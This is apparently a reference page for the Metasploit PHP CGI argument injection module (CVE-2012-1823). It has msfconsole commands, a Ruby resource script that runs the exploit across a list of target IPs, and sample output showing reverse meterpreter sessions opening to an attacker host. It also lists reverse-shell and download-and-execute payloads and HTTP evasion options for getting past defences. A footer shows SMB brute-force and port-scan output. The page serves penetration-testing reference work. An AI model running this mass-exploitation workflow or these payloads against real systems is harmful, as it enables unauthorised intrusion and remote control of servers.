

## PHP CGI Argument Injection - Metasploit

This page contains detailed information about how to use the `exploit/multi/http/php_cgi_arg_injection` metasploit module. For list of all metasploit modules, visit the [Metasploit Module Library](#).

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## Module Overview

**Name:** PHP CGI Argument Injection

**Module:** `exploit/multi/http/php_cgi_arg_injection`

**Source code:** [modules/exploits/multi/http/php\\_cgi\\_arg\\_injection.rb](#)

**Disclosure date:** 2012-05-03

**Last modification time:** 2020-10-02 17:38:06 +0000

**Supported architecture(s):** php

**Supported platform(s):** PHP

**Target service / protocol:** http, https

**Target network port(s):** 80, 443, 3000, 8000, 8008, 8080, 8443, 8880, 8888

**List of CVEs:** [CVE-2012-1823](#)

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

## Module Ranking and Traits

### Module Ranking:

- **excellent:** The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances. More information about ranking can be found [here](#).

## Basic Usage

### Using php\_cgi\_arg\_injection against a single host

Normally, you can use exploit/multi/http/php\_cgi\_arg\_injection this way:

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit/php_cgi_arg_injection > show targets
... a list of targets ...
msf exploit/php_cgi_arg_injection > set TARGET target-id
msf exploit/php_cgi_arg_injection > show options
... show and set options ...
msf exploit/php_cgi_arg_injection > exploit
```

### Using php\_cgi\_arg\_injection against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your php\_cgi\_arg\_injection will be using:

1. Do: use exploit/multi/handler
2. Do: set PAYLOAD [payload]
3. Set other options required by the payload
4. Do: set EXITONSESSION false
5. Do: run -j

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the ip\_list path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
  print_status("Trying against #{ip}")
  run_single("use exploit/multi/http/php_cgi_arg_injection")
  run_single("set RHOST #{ip}")
  run_single("set DisablePayloadHandler true")

  #
  # Set a payload that's the same as the handler.
  # You might also need to add more run_single commands to configure other
  # payload options.
  #
  run_single("set PAYLOAD [payload name]")

  run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit_hosts.rc
[*] Processing /tmp/exploit_hosts.rc for ERB directives.
[*] resource (/tmp/exploit_hosts.rc)> Ruby Code (402 bytes)
[*] Trying against 192.168.1.80

RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199

[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199
[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02
```

```
[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02 15:05:00
```

## Required Options

- **RHOSTS:** The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

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## Msfconsole Usage

Here is how the multi/http/php\_cgi\_arg\_injection exploit module looks in the msfconsole:

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show info
```

```
      Name: PHP CGI Argument Injection
      Module: exploit/multi/http/php_cgi_arg_injection
      Platform: PHP
      Arch: php
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2012-05-03
```

Provided by:

```
egypt <egypt@metasploit.com>
hdm <x@hdm.io>
jjarmoc
kingcope
juan vazquez <juan.vazquez@metasploit.com>
```

Available targets:

```
Id  Name
--  ---
0   Automatic
```

Check supported:

```
Yes
```

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:/'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for mirroring)
VHOST		no	HTTP server virtual host

Payload information:

```
Space: 262144
```

#### Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

#### References:

<https://nvd.nist.gov/vuln/detail/CVE-2012-1823>  
OSVDB (81633)  
OSVDB (93979)  
<https://www.exploit-db.com/exploits/25986>  
<http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>  
<http://kb.parallels.com/en/116241>

## Module Options

This is a complete list of options available in the multi/http/php\_cgi\_arg\_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

Module options (exploit/multi/http/php\_cgi\_arg\_injection):

Name	Current Setting	Required	Description
-----	-----	-----	-----
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS		yes	The target host(s), range CIDR identifier, or IPv4 address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP file)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimal, 1 for standard, 2 for full)
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.204.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

## Advanced Options

Here is a complete list of advanced options supported by the multi/http/php\_cgi\_arg\_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show advanced
```

```
Module advanced options (exploit/multi/http/php_cgi_arg_injection):
```

Name	Current Setting	Required
-----	-----	-----
ContextInformationFile		no
DOMAIN	WORKSTATION	yes
DigestAuthIIS	true	no
DisablePayloadHandler	false	no
EnableContextEncoding	false	no
FingerprintCheck	true	no
HttpClientTimeout		no
HttpPassword		no
HttpRawHeaders		no
HttpTrace	false	no
HttpTraceColors	red/blu	no
HttpTraceHeadersOnly	false	no
HttpUsername		no
SSLVersion	Auto	yes
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	no
VERBOSE	false	no
WORKSPACE		no
WfsDelay	2	no

```
Payload advanced options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
AutoLoadStdapi	true	yes	Automatically load the Stdapi
AutoRunScript		no	A script to run automatically
AutoSystemInfo	true	yes	Automatically capture system i
AutoUnhookProcess	false	yes	Automatically load the unhook
AutoVerifySessionTimeout	30	no	Timeout period to wait for ses
EnableStageEncoding	false	no	Encode the second stage payloa
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 str
HandlerSSLCert		no	Path to a SSL certificate in v
InitialAutoRunScript		no	An initial script to run on se
PayloadProcessCommandLine		no	The displayed command line tha
PayloadUUIDName		no	A human-friendly name to refer
PayloadUUIDRaw		no	A hex string representing the
PayloadUUIDSeed		no	A string to use when generatir
PayloadUUIDTracking	false	yes	Whether or not to automaticall
PingbackRetries	0	yes	How many additional successful
PingbackSleep	30	yes	Time (in seconds) to sleep bet
ReverseAllowProxy	false	yes	Allow reverse tcp even with Pr
ReverseListenerBindAddress		no	The specific IP address to bir
ReverseListenerBindPort		no	The port to bind to on the loc
ReverseListenerComm		no	The specific communication cha
ReverseListenerThreaded	false	yes	Handle every connection in a r
SessionCommunicationTimeout	300	no	The number of seconds of no ac
SessionExpirationTimeout	604800	no	The number of seconds before t
SessionRetryTotal	3600	no	Number of seconds try reconnect
SessionRetryWait	10	no	Number of seconds to wait betw
StageEncoder		no	Encoder to use if EnableStageE
StageEncoderSaveRegisters		no	Additional registers to preserv
StageEncodingFallback	true	no	Fallback to no encoding if the
StagerRetryCount	10	no	The number of times the stager
StagerRetryWait	5	no	Number of seconds to wait for
VERBOSE	false	no	Enable detailed status message
WORKSPACE		no	Specify the workspace for this

# Exploit Targets

Here is a list of targets (platforms and systems) which the multi/http/php\_cgi\_arg\_injection module can exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show targets
```

Exploit targets:

Id	Name
--	----
0	Automatic

# Compatible Payloads

This is a list of possible payloads which can be delivered and executed on the target system using the multi/http/php\_cgi\_arg\_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads
```

Compatible Payloads  
=====

#	Name	Disclosure Date	Rank	Check	Descri
-	----	-----	----	-----	-----
0	payload/generic/custom		normal	No	Custom
1	payload/generic/shell_bind_tcp		normal	No	Generi
2	payload/generic/shell_reverse_tcp		normal	No	Generi
3	payload/multi/meterpreter/reverse_http		normal	No	Archit
4	payload/multi/meterpreter/reverse_https		normal	No	Archit
5	payload/php/bind_perl		normal	No	PHP Co
6	payload/php/bind_perl_ipv6		normal	No	PHP Co
7	payload/php/bind_php		normal	No	PHP Co
8	payload/php/bind_php_ipv6		normal	No	PHP Co
9	payload/php/download_exec		normal	No	PHP Ex
10	payload/php/exec		normal	No	PHP Ex
11	payload/php/meterpreter/bind_tcp		normal	No	PHP Me
12	payload/php/meterpreter/bind_tcp_ipv6		normal	No	PHP Me
13	payload/php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Me
14	payload/php/meterpreter/bind_tcp_uuid		normal	No	PHP Me
15	payload/php/meterpreter/reverse_tcp		normal	No	PHP Me
16	payload/php/meterpreter/reverse_tcp_uuid		normal	No	PHP Me
17	payload/php/meterpreter_reverse_tcp		normal	No	PHP Me
18	payload/php/reverse_perl		normal	No	PHP Co
19	payload/php/reverse_php		normal	No	PHP Co

# Evasion Options

Here is the full list of possible evasion options supported by the multi/http/php\_cgi\_arg\_injection exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show evasion
```

Module evasion options:

Name	Current Setting	Required	Description
HTTP::header_folding	false	no	Enable folding of HTTP headers
HTTP::method_random_case	false	no	Use random casing for the HTTP method
HTTP::method_random_invalid	false	no	Use a random invalid, HTTP method
HTTP::method_random_valid	false	no	Use a random, but valid, HTTP method
HTTP::pad_fake_headers	false	no	Insert random, fake headers
HTTP::pad_fake_headers_count	0	no	How many fake headers to insert
HTTP::pad_get_params	false	no	Insert random, fake query strings
HTTP::pad_get_params_count	16	no	How many fake query string variables
HTTP::pad_method_uri_count	1	no	How many whitespace characters
HTTP::pad_method_uri_type	space	no	What type of whitespace to use
HTTP::pad_post_params	false	no	Insert random, fake post variables
HTTP::pad_post_params_count	16	no	How many fake post variables
HTTP::pad_uri_version_count	1	no	How many whitespace characters
HTTP::pad_uri_version_type	space	no	What type of whitespace to use
HTTP::uri_dir_fake_relative	false	no	Insert fake relative directory
HTTP::uri_dir_self_reference	false	no	Insert self-referential directory
HTTP::uri_encode_mode	hex-normal	no	Enable URI encoding (Accepted)
HTTP::uri_fake_end	false	no	Add a fake end of URI (eg: /%00)
HTTP::uri_fake_params_start	false	no	Add a fake start of params to URI
HTTP::uri_full_url	false	no	Use the full URL for all HTTP requests
HTTP::uri_use_backslashes	false	no	Use back slashes instead of forward slashes
HTTP::version_random_invalid	false	no	Use a random invalid, HTTP version
HTTP::version_random_valid	false	no	Use a random, but valid, HTTP version

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## Error Messages

This module may fail with the following error messages:

### Error Messages

Server responded in a way that was ambiguous, could not determine whether it was vulnerable

Server responded indicating it was not vulnerable

The target service unreachable

The target failed to negotiate SSL, is this really an SSL service?

Check for the possible causes from the code snippets below found in the module [source code](#). This can often times help in identifying the root cause of the problem.

### Server responded in a way that was ambiguous, could not determine whether it was vulnerable

Here is a relevant code snippet related to the "Server responded in a way that was ambiguous, could not determine whether it was vulnerable" error message:



```

67:         vprint_status("Checking uri #{uri}")
68:
69:         response = send_request_raw({ 'uri' => uri })
70:
71:         if response and response.code == 200 and response.body =~ /\<code>\>\<span sty
72:             vprint_error("Server responded in a way that was ambiguous, could not deter
73:             return Exploit::CheckCode::Unknown
74:         end
75:
76:         response = send_request_raw({ 'uri' => uri + "?#{create_arg("-s")}"})
77:         if response and response.code == 200 and response.body =~ /\<code>\>\<span sty

```

## Server responded indicating it was not vulnerable

Here is a relevant code snippet related to the "Server responded indicating it was not vulnerable" error message:

```

80:
81:         if datastore['PLESK'] and response and response.code == 500
82:             return Exploit::CheckCode::Appears
83:         end
84:
85:         vprint_error("Server responded indicating it was not vulnerable")
86:         return Exploit::CheckCode::Safe
87:     end
88:
89:     def uri
90:         if datastore['PLESK']

```

## The target service unreachable

Here is a relevant code snippet related to the "The target service unreachable" error message:

```

130:         handler
131:
132:         rescue ::Interrupt
133:             raise $!
134:         rescue ::Rex::HostUnreachable, ::Rex::ConnectionRefused
135:             print_error("The target service unreachable")
136:         rescue ::OpenSSL::SSL::SSLError
137:             print_error("The target failed to negotiate SSL, is this really an SSL serv
138:         end
139:
140:     end

```

## The target failed to negotiate SSL, is this really an SSL service?

Here is a relevant code snippet related to the "The target failed to negotiate SSL, is this really an SSL service?" error message:

```

132:         rescue ::Interrupt
133:             raise $!

```

```
134:         rescue ::Rex::HostUnreachable, ::Rex::ConnectionRefused
135:             print_error("The target service unreachable")
136:         rescue ::OpenSSL::SSL::SSLError
137:             print_error("The target failed to negotiate SSL, is this really an SSL serv
138:         end
139:     end
140: end
141:
142: def create_arg(arg, val = nil)
```

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## Related Pull Requests

- [#14213 Merged Pull Request: Add disclosure date rubocop linting rule - enforce iso8601 disclosure dates](#)
- [#8716 Merged Pull Request: Print\\_Status -> Print\\_Good \(And OCD bits 'n bobs\)](#)
- [#8683 Merged Pull Request: Remove duplicate setting of suhosin.simulation in php\\_cgi\\_arg\\_injection](#)
- [#8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings](#)
- [#7929 Merged Pull Request: Make php\\_cgi\\_arg\\_injection work in certain environnement](#)
- [#6812 Merged Pull Request: Resolve #6807, remove all OSVDB references.](#)
- [#6655 Merged Pull Request: use MetasploitModule as a class name](#)
- [#6648 Merged Pull Request: Change metasploit class names](#)
- [#3353 Merged Pull Request: Rex::Text::uri\\_encode - make 'hex-all' really mean all.](#)
- [#2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it](#)
- [#2525 Merged Pull Request: Change module boilerplate](#)
- [#2074 Merged Pull Request: Add support for PLESK on php\\_cgi\\_arg\\_injection](#)
- [#1417 Merged Pull Request: Improves normalize\\_uri\(\), and updates modules that are using it](#)
- [#1241 Merged Pull Request: Removed all \\$Id\\$ and \\$Revision\\$ occurrences](#)
- [#1047 Merged Pull Request: Set normalize uri on modules](#)
- [#674 Merged Pull Request: Comply with msftidy](#)
- [#374 Merged Pull Request: Encoding additions to php\\_cgi\\_arg\\_injection.rb module](#)

## References

- [CVE-2012-1823](#)
- [OSVDB \(81633\)](#)
- [OSVDB \(93979\)](#)
- [EDB-25986](#)
- <http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>
- <http://kb.parallels.com/en/116241>

## See Also

Check also the following modules related to this module:

- [exploit/multi/http/php\\_fpm\\_rce](#)
- [exploit/multi/http/php\\_utility\\_belt\\_rce](#)
- [exploit/multi/http/php\\_volunteer\\_upload\\_exec](#)
- [exploit/multi/php/php\\_unserialize\\_zval\\_cookie](#)
- [exploit/linux/http/php\\_imap\\_open\\_rce](#)
- [exploit/unix/webapp/php\\_charts\\_exec](#)
- [exploit/unix/webapp/php\\_eval](#)
- [exploit/unix/webapp/php\\_include](#)
- [exploit/unix/webapp/php\\_vbulletin\\_template](#)
- [exploit/unix/webapp/php\\_xmlrpc\\_eval](#)
- [exploit/windows/http/php\\_apache\\_request\\_headers\\_bof](#)
- [encoder/php/base64](#)
- [exploit/multi/php/ignition\\_laravel\\_debug\\_rce](#)
- [exploit/multi/php/wp\\_duplicator\\_code\\_inject](#)
- [nop/php/generic](#)
- [payload/php/bind\\_perl](#)
- [payload/php/bind\\_perl\\_ipv6](#)
- [payload/php/bind\\_php](#)
- [payload/php/bind\\_php\\_ipv6](#)
- [payload/php/download\\_exec](#)
- [payload/php/exec](#)
- [payload/php/meterpreter/bind\\_tcp](#)
- [payload/php/meterpreter/bind\\_tcp\\_ipv6](#)
- [payload/php/meterpreter/bind\\_tcp\\_ipv6\\_uuid](#)
- [payload/php/meterpreter/bind\\_tcp\\_uuid](#)
- [payload/php/meterpreter/reverse\\_tcp](#)
- [payload/php/meterpreter\\_reverse\\_tcp](#)
- [payload/php/meterpreter/reverse\\_tcp\\_uuid](#)
- [payload/php/reverse\\_perl](#)
- [payload/php/reverse\\_php](#)
- [payload/php/shell\\_findsock](#)

Related Nessus plugins:

- [PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution](#)
- [FreeBSD : php -- vulnerability in certain CGI-based setups \(60de13d5-95f0-11e1-806a-001143cd36d8\)](#)
- [Mandriva Linux Security Advisory : php \(MDVSA-2012:068-1\)](#)
- [Ubuntu 8.04 LTS / 10.04 LTS / 11.04 / 11.10 / 12.04 LTS : php5 vulnerability \(USN-1437-1\)](#)
- [CentOS 5 / 6 : php \(CESA-2012:0546\)](#)
- [RHEL 5 / 6 : php \(RHSA-2012:0546\)](#)
- [RHEL 5 : php53 \(RHSA-2012:0547\)](#)
- [SuSE 10 Security Update : PHP5 \(ZYPP Patch Number 8114\)](#)

- [PHP 5.3.x < 5.3.13 CGI Query String Code Execution](#)
- [CentOS 5 : php53 \(CESA-2012:0547\)](#)

## Authors

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- [kingcope](#)
- [juan vazquez](#)

## Version

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
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Settings	Credentials	Compliance	Plugins		Settings	Credentials	Compliance	Plugins
STATUS	PLUGIN FAMILY +	TOTAL		STATUS	PLUGIN NAME			
	AK Linux Local Security Checks	11417			Bash_history Files Disclosed via Web Server			
	Amazon Linux Local Security Checks	2082			svnentries Disclosed via Web Server			
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	CGI abuses : XSS	690			4images <= 1.7.1 index.php template Param...			
	CISCO	2039			@file Guestbook Item_include.php chem_alis...			
	Databases	772			AllState Multiple Script Traversal Arbitrary R...			
	Debian Local Security Checks	7821			Aardvark Topsites CONFIG[path] Parameter R...			
	Default Unix Accounts	171			Abonor Encore WebForum display.cgi file Par...			
	Denial of Service	110			Acupoom Component for Joomla! 'mailingof' P...			


Nessus Plugin Library



## Solving Problems with Office 365 Email from GoDaddy



## Empire Module Library



## CrackMapExec Module Library



# Metasploit Android Modules

## MOST VIEWED POSTS



Top 16 Active Directory Vulnerabilities



Top 10 Vulnerabilities: Internal Infrastructure Pentest



Terminal Escape Injection



## Cisco Password Cracking and Decrypting Guide



## Capture Passwords using Wireshark

## MOST VIEWED TOOLS



## SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)



```

PS C:\windows\system32> .\smblogin -Hosts.txt CORP\kpadm Password
10.220.20.2,CORP\kpadm,Password,False
10.220.20.3,CORP\kpadm,Password,False
10.220.20.4,CORP\kpadm,Password,False
10.220.20.58,CORP\kpadm,Password,False
10.220.20.59,CORP\kpadm,Password,False
10.220.21.94,CORP\kpadm,Password,False
10.220.21.95,CORP\kpadm,Password,False
10.220.21.96,CORP\kpadm,Password,True
10.220.21.97,CORP\kpadm,Password,True
10.220.21.98,CORP\kpadm,Password,True
10.220.21.99,CORP\kpadm,Password,False
10.220.21.101,CORP\kpadm,Password,False
10.220.21.102,CORP\kpadm,Password,False
10.220.22.151,CORP\kpadm,Password,False
10.220.22.152,CORP\kpadm,Password,False
10.220.22.153,CORP\kpadm,Password,True,admin
10.220.22.154,CORP\kpadm,Password,True,admin
10.220.22.155,CORP\kpadm,Password,True
10.220.22.156,CORP\kpadm,Password,True
10.220.22.157,CORP\kpadm,Password,False
10.220.22.158,CORP\kpadm,Password,False
10.220.22.159,CORP\kpadm,Password,False
10.220.22.160,CORP\kpadm,Password,False
10.220.22.161,CORP\kpadm,Password,False
10.220.22.162,CORP\kpadm,Password,False
10.220.22.163,CORP\kpadm,Password,False
10.220.22.224,CORP\kpadm,Password,False
10.220.22.225,CORP\kpadm,Password,False
10.220.22.226,CORP\kpadm,Password,False
10.220.23.3,CORP\kpadm,Password,False
10.220.23.4,CORP\kpadm,Password,False
10.220.23.5,CORP\kpadm,Password,False

```



SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)

```

PS C:\Users\public> .\755 [ Foreach ( port-scan-tcp 192.168.204.1, (22,80,445) ) ]
192.168.204.0,tcp,22,Filtered
192.168.204.0,tcp,80,Filtered
192.168.204.0,tcp,445,Filtered
192.168.204.1,tcp,22,Open
192.168.204.1,tcp,80,Closed
192.168.204.1,tcp,445,Closed
192.168.204.2,tcp,22,Open
192.168.204.2,tcp,80,Filtered
192.168.204.3,tcp,22,Open
192.168.204.3,tcp,80,Filtered
192.168.204.5,tcp,22,Filtered
192.168.204.5,tcp,80,Filtered
192.168.204.5,tcp,445,Open
192.168.204.6,tcp,22,Filtered
192.168.204.6,tcp,80,Filtered
192.168.204.6,tcp,445,Open
192.168.204.7,tcp,22,Closed
192.168.204.7,tcp,80,Closed
192.168.204.7,tcp,445,Closed
192.168.204.8,tcp,22,Filtered
192.168.204.8,tcp,80,Filtered

```



Port Scanner in PowerShell (TCP/UDP)



Nessus CSV Parser and Extractor



**Default Password Scanner (default-  
<http://login-hunter.sh>)**